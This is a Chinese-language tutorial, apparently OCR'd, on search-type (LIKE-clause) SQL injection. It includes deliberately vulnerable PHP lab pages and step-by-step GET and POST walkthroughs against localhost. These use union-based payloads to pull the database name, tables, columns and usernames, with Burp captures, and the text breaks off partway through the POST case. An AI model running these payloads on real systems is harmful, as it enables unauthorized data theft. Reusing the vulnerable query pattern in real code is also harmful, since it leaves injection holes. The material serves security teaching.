SQL注入—搜索型

搜索型注入—原理介绍

一些网站为了方便用户查找网站的资源，都对用户提供了搜索的功能，因为是搜索功能，往往是程序员在编写代码时都忽略了对其变量(参数)的过滤，而且这样的漏洞在国内的系统中普遍的存在;

其中又分为 `POST/GET` ，GET型的一般是用在网站上的搜索，而POST则用在用户名的登录，可以从form表单的 `method="get"` 属性来区分是get还是post。搜索型注入又称为**文本框注入。**

一般后台搜索组合的SQL语句如下:

php

$sql = "select * from user where password like '%$pwd%' order by password";

这句SQL的语句就是基于用户输入的pwd在users表中找到相应的password，正常用户当然会输入例如admin,ckse等等。但是如果有人输入这样的内容呢?

highlighter- Java

ryan'and 1=1 and '%'='

这样的话这句SQL语句就变成了这样:

highlighter- Bash

$sql = "select * from user where password like '%ryan'and 1=1 and '%'='%' order by password";

此时就存在SQL注入。

mysql模糊查询

like 匹配/模糊匹配，会与 `%` 和 `_` 结合使用。

highlighter- Java

```
'%a'    //以a结尾的数据
'a%'    //以a开头的数据
'%a%'   //含有a的数据
'_a_'   //三位且中间字母是a的
'_a'    //两位且结尾字母是a的
'a_'    //两位且开头字母是a的
```

查询以 java 字段开头的信息。

highlighter- Java

SELECT * FROM position WHERE name LIKE 'java%';

查询包含 java 字段的信息。

highlighter- Java

SELECT * FROM position WHERE name LIKE '%java%';

查询以 java 字段结尾的信息。

highlighter- Java

SELECT * FROM position WHERE name LIKE '%java';

搜索型注入—注入判断

1. 搜索 `keywords'`，如果出错的话，有90%的可能性存在注入；
2. 搜索 `keywords%' and 1=1 and '%'='` （这个语句的功能就相当于普通SQL注入的 `and 1=1`）看返回情况；
3. 搜索 `keywords%' and 1=2 and '%'='` （这个语句的功能就相当于普通SQL注入的 `and 1=2`）看返回情况；
4. 根据2和3的返回情况来判断是不是搜索型文本框注入了。

以下几种语句也都可以：

highlighter- Java

'and 1=1 and '%'='
%' and 1=1 --+'
%' and 1=1 and '%'='

搜索型注入—GET型案例


php

```
<?php
header("Content-Type:text/html;charset=utf-8");
   $pwd = $_GET['pwd'];
   $conn = mysql_connect("127.0.0.1:8889","root","root");
   if($conn){
      echo "连接数据库成功！";
   }
   echo "
";
   mysql_select_db('ryan',$conn);
   $sql = "select * from user where password like '%$pwd%' order by password";
   $result = mysql_query($sql);
   $row = mysql_fetch_array($result);
   if($row){
      echo "用户ID：".$row['id']."
";
      echo "用户名：".$row['username']."
";
      echo "用户密码：".$row['password']."
";
      echo "用户邮箱：".$row['email']."
";
   }else{
      print_r(mysql_error());
   }
```

```
mysql_close($conn);
echo "
```

```
"; echo "你当前执行的sql语句为：""
"; echo $sql; ?>
```


1. 访问靶场



2. 输入正常关键字进行查询

highlighter- Java


http://localhost:8888/get.php?pwd=ryan



3. 加单引号进行尝试

highlighter- Java

http://localhost:8888/get.php?pwd=ryan'





加单引号出现报错，报错中出现 `%` 号，猜测可能为搜索型注入

4. 使用以下payload进行测试

   highlighter- Bash

   http://localhost:8888/get.php?pwd\=ryan%' and 1=1 and '%'='
   或者
   http://localhost:8888/get.php?pwd\=ryan%' and 1=1 --+





正常显示

5. 继续尝试以下payload

   highlighter- Bash

   http://localhost:8888/get.php?pwd\=ryan%' and 1=2 and '%'='

连接数据库成功!

你当前执行的sql语句为:
select * from user where password like '%ryan%' and 1=2 and '%'='%' order by password

无内容显示

通过以上测试，证明存在SQL注入漏洞


6. 使用 `order by` 判断列数

highlighter- Java

http://localhost:8888/get.php?pwd=ryan%' order by 5 --+

连接数据库成功!
Unknown column '5' in 'order clause'

你当前执行的sql语句为:
select * from user where password like '%ryan%' order by 5 -- %' order by password




order by 5时，报错

highlighter- Java

http://localhost:8888/get.php?pwd=ryan%' order by 4 --+

连接数据库成功!
用户ID：1
用户名：ryan
用户密码：ryan123
用户邮箱：ryan@admin.com

你当前执行的sql语句为：
select * from user where password like '%ryan%' order by 4 -- %' order by password



order by 4 时，正常显示

说明该数据表列数为4


7. 判断回显位

   highlighter- Java

   http://localhost:8888/get.php?pwd=abc%' union select 1,2,3,4 --+

连接数据库成功!
用户ID：1
用户名：2
用户密码：3
用户邮箱：4

你当前执行的sql语句为：
select * from user where password like '%abc%' union select 1,2,3,4 -- %' order by password




8. 获取数据库名

   highlighter- Java

   http://localhost:8888/get.php?pwd=abc%' union select 1,database(),version(),4 --+

连接数据库成功!
用户ID：1
用户名：ryan
用户密码：5.7.26
用户邮箱：4

你当前执行的sql语句为：
select * from user where password like '%abc%' union select 1,database(),version(),4 -- %' order by password



9. 获取表名

highlighter- Java

http://localhost:8888/get.php?pwd=abc%' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3,4 --+

连接数据库成功!
用户ID：1
用户名：user
用户密码：3
用户邮箱：4

你当前执行的sql语句为：
select * from user where password like '%abc%' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3,4 -- %' order by password

10. 获取列名

highlighter- Bash

http://localhost:8888/get.php?pwd\=abc%' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='user'),3,4 --+

连接数据库成功!
用户ID：1
用户名：id,username,password,email
用户密码：3
用户邮箱：4

你当前执行的sql语句为：
select * from user where password like '%abc%' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='user'),3,4 -- %' order by password


11. 获取数据

highlighter- Java

http://localhost:8888/get.php?pwd=abc%' union select 1,(select group_concat(username) from user),3,4 --+

连接数据库成功!
用户ID：1
用户名：ryan,yiye
用户密码：3
用户邮箱：4

你当前执行的sql语句为：
select * from user where password like '%abc%' union select 1,(select group_concat(username) from user),3,4 -- %' order by password



搜索型注入—POST型案例

php


```
<?php
header("Content-Type:text/html;charset=utf-8");
   $id = $_POST['id'];
   $conn = mysql_connect("127.0.0.1:8889","root","root");
   if($conn){
      echo "连接数据库成功！";
   }
   echo "
";
   mysql_select_db('ryan',$conn);
   $sql = "select * from user where id like '%$id%' order by id";
   $result = mysql_query($sql);
   $row = mysql_fetch_array($result);
   if($row){
      echo "用户ID：".$row['id']."
";
      echo "用户名：".$row['username']."
";
      echo "用户密码：".$row['password']."
";
      echo "用户邮箱：".$row['email']."
";
   }else{
      print_r(mysql_error());
   }
   mysql_close($conn);
   echo "
```

```
"; echo "你当前执行的sql语句为：""
"; echo $sql; ?>
```


id：

提交

1. 访问靶场




2. 正常查询id，使用burp抓包



3. 加单引号进行尝试

highlighter-

id=1'




出现报错，且报错中出现 `%` 号，猜测是搜索型注入

4. 使用以下payload进行测试

highlighter-

id=1%' and 1=1 --+



正常显示

highlighter-

id=1%' and 1=2 --+

Request

Pretty Raw Hex

```
1 POST /post.php HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
  rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,imag
  e/avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
  2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost:8888
10 Connection: close
11 Referer:
  http://localhost:8888/post.php?http:%2f%2flocalhost:8888%2
  fpost.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 id=1%' and 1=2 --+
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 08 Sep 2023 06:21:59 GMT
3 Server: Apache
4 X-Powered-By: PHP/5.4.45
5 Connection: close
6 Content-Type: text/html;charset=utf-8
7 Content-Length: 281
8
9 连接数据库成功! <br>
  <hr>
  你当前执行的sql语句为: <br>
  select * from user where id like '%1%' and 1=2 -- %' order
   by id<br>
  <hr>
10 <form action="" method="POST">
11   id: <input name="id" type="text" />
     <br>
     <br>
12   <input name="" type="submit" value="提交" />
13 </form>
14
15
16
```

无显示，判断存在注入

5. 使用order by 判断列数

highlighter-

id=1%' order by 5 --+

Request

Pretty Raw Hex

```
1 POST /post.php HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
  rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,imag
  e/avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
  2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin: http://localhost:8888
10 Connection: close
11 Referer:
  http://localhost:8888/post.php?http:%2f%2flocalhost:8888%2
  fpost.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 id=1%' order by 5 --+
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 08 Sep 2023 06:24:12 GMT
3 Server: Apache
4 X-Powered-By: PHP/5.4.45
5 Connection: close
6 Content-Type: text/html;charset=utf-8
7 Content-Length: 320
8
9 连接数据库成功! <br>
  Unknown column '5' in 'order clause'<hr>
  你当前执行的sql语句为: <br>
  select * from user where id like '%1%' order by 5 -- %'
  order by id<br>
  <hr>
10 <form action="" method="POST">
11   id: <input name="id" type="text" />
     <br>
     <br>
12   <input name="" type="submit" value="提交" />
13 </form>
14
15
16
```

highlighter-

id=1%' order by 4 --+




说明该表列数为4

6. 判断回显位

highlighter-

